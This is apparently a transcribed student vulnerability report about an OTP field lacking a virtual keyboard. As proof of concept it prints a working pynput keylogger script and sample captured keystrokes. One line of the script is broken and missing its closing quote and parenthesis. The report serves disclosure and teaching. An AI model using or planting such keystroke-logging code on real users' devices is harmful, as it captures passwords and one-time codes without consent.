
Group no: 18

Vulnerability Type:
Security

Description: In this there is no virtual keyboard for OTP verification and instead uses normal text input field for OTP entry. This increases the risk of OTPs being captured by keyloggers on infected/shared systems so compromising twofactor auth.

Steps to Reproduce:
1) Go to the url: https://192.168.3.44/signup
2) Enter the details and signup.
3) Then in email verification, there is no virtual keyboard present and it just takes a text input.

Proof of Concept: I entered the details and signed up. Then i ran a python script for keylogger using pynput.





```
from pynput.keyboard import Listener
import logging

log_file = "keylog.txt"
logging.basicConfig(filename=log_file, level=logging.DEBUG, format='%(asctime)s: %(message)s

def on_press(key):
    try:
        logging.info(f"Key pressed: {key.char}")
    except AttributeError:
        logging.info(f"Special key pressed: {key}")

with Listener(on_press=on_press) as listener:
    listener.join()
```

```
2025-04-16 22:42:01,123: Key pressed: '5'
2025-04-16 22:42:01,345: Key pressed: '8'
2025-04-16 22:42:01,567: Key pressed: '3'
2025-04-16 22:42:01,789: Key pressed: '1'
2025-04-16 22:42:02,001: Key pressed: '9'
2025-04-16 22:42:02,223: Key pressed: '4'
```



Impact:
This has a moderate -high security risk factor. So even if the backend is protected by not having a secure virtual keyboard it weakens the OTP entry step in two-factor authentication and so on a compromised or shared devices, attackers can easily record keystrokes and steal the OTP allowing them to bypass account verification.